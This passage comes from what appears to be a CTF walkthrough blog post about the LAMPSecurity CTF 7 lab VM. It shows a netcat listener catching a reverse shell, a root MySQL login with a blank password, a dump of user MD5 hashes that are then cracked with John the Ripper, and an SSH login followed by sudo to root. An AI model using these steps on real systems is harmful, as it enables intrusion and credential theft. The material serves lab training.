
As we have enumerated above, the MySQL is running, then with the default credential user: root and password: blank we login successfully into the MySQL database.

```
mysql -u root
show databases;
```



```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.127: inverse host lookup failed: Unknown host
connect to [192.168.1.134] from (UNKNOWN) [192.168.1.127] 49325
Linux localhost.localdomain 2.6.32-279.el6.i686 #1 SMP Fri Jun 22 1
 11:44:18 up  1:29,  0 users,  load average: 0.00, 0.04, 0.02
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHA
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:sy
sh: no job control in this shell
sh-4.1$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.1$ mysql -u root
mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 426
Server version: 5.1.66 Source distribution

Copyright (c) 2000, 2012, Oracle and/or its affiliates. All rights

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input

mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| roundcube          |
| website            |
+--------------------+
show tables;
select username,password from users;
```

Hence from inside user tables, we have found all MD5 hashes of the password.




```
Database changed
mysql> show tables;
show tables;
+-------------------+
| Tables_in_website |
+-------------------+
| contact           |
| documents         |
| hits              |
| log               |
| newsletter        |
| payment           |
| trainings         |
| trainings_x_users |
| users             |
+-------------------+
9 rows in set (0.00 sec)

mysql> select username,password from users;
select username,password from users;
+-------------------------------+----------------------------------+
| username                      | password                         |
+-------------------------------+----------------------------------+
| brian@localhost.localdomain   | e22f07b17f98e0d9d364584ced0e3c18 |
| john@localhost.localdomain    | 0d9ff2a4396d6939f80ffe09b1280ee1 |
| alice@localhost.localdomain   | 2146bf95e8929874fc63d54f50f1d2e3 |
| ruby@localhost.localdomain    | 9f80ec37f8313728ef3e2f218c79aa23 |
| leon@localhost.localdomain    | 5d93ceb70e2bf5daa84ec3d0cd2c731a |
| julia@localhost.localdomain   | ed2539fe892d2c52c42a440354e8e3d5 |
| michael@localhost.localdomain | 9c42a1346e333a770904b2a2b37fa7d3 |
| bruce@localhost.localdomain   | 3a24d81c2b9d0d9aaf2f10c6c9757d4e |
| neil@localhost.localdomain    | 4773408d5358875b3764db552a29ca61 |
| charles@localhost.localdomain | b2a97bcecbd9336b98d59d9324dae5cf |
```

I saved all hashes into a text file named “hashes” and use john the ripper for cracking the password.

```
john -w=/usr/share/wordlists/rockyou.txt -form=raw-md5 hashes
```

Awesome, it works and got decrypted password, now let’s try username as **brain** and password as **madrid** for the ssh login.




```
root@kali:~/Desktop# john -w=/usr/share/wordlists/rockyou.txt -form=raw-md5 hashes
Using default input encoding: UTF-8
Loaded 12 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Remaining 11 password hashes with no different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
madrid           (?)
qwer1234         (?)
chuck33          (?)
turtles77        (?)
somepassword     (?)
my2cents         (?)
```

So when tried **brain:*madrid*** for ssh login, we login successfully, then we check sudo right for him. Luckily found brain is the part of sudo member and able to perform root level task. To access root privilege to complete the challenge run following command.

```
ssh brain@192.168.1.127
sudo -l
sudo su
```

Yuppie!! We finished this challenge.



```
root@kali:~# ssh brian@192.168.1.127
The authenticity of host '192.168.1.127 (192.168.1.127)' can't be established.
RSA key fingerprint is SHA256:GfrI8RJ0/Xy8Za7qDP9Gm+RaoxuVz1GWo15hvn8+rdI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.127' (RSA) to the list of known hosts.
brian@192.168.1.127's password:
Last login: Sun Jul 22 13:34:17 2018
[brian@localhost ~]$ sudo -l
[sudo] password for brian:
Matching Defaults entries for brian on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPL
    PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User brian may run the following commands on this host:
    (ALL) ALL
[brian@localhost ~]$ sudo su
[root@localhost brian]# cd /root
```

Author: Deepanshu is a Certified Ethical Hacker and a budding Security researcher. Contact **here.**

◀ PREVIOUS POST

Hack Remote Windows PC using DLL Files (SMB Delivery Exploit)

NEXT POST ▶

Hack the VulnOS: 1 (CTF Challenge)

One thought on "Hack the LAMPSecurity: CTF 7 (CTF Challenge)"

shamsher khan

September 21, 2019 at 3:16 pm

sir kuch machine ka ip address show nai hota why please help karo bahut problem ho rahi hai

Reply

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment * *

Name

Email

Website

□ Save my name, email, and website in this browser for the next time I comment.

Post Comment